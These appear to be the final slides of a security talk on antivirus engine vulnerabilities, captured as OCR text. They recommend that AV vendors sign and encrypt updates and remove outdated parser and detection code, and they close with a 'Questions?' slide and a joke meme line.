
Recommendations for AV companies

- Do not use plain HTTP for updating your product.
  - Use SSL/TLS.
  - Also, digitally sign all files.
    - No, CRC is not a signature. Really.
  - ...and verify there is nothing else after the signature.

Recommendations for AV companies

- Drop old code that is of no use today or make this code not available by default.
  - Code for MS-DOS era viruses, packers, protectors, etc...
  - Parsers for file format vulnerabilities in completely unsupported products nowadays.
- Such old code not touched in years is likely to have vulnerabilities.
- This is up to you: what do you prefer? Fail at stupid AV comparatives (AV-Test, anyone?) not detecting viruses from the Jurassic or have a more secure product?

Questions?


I DON'T ALWAYS OWN ANTIVIRUS ENGINES
ACTUALLY, I DO
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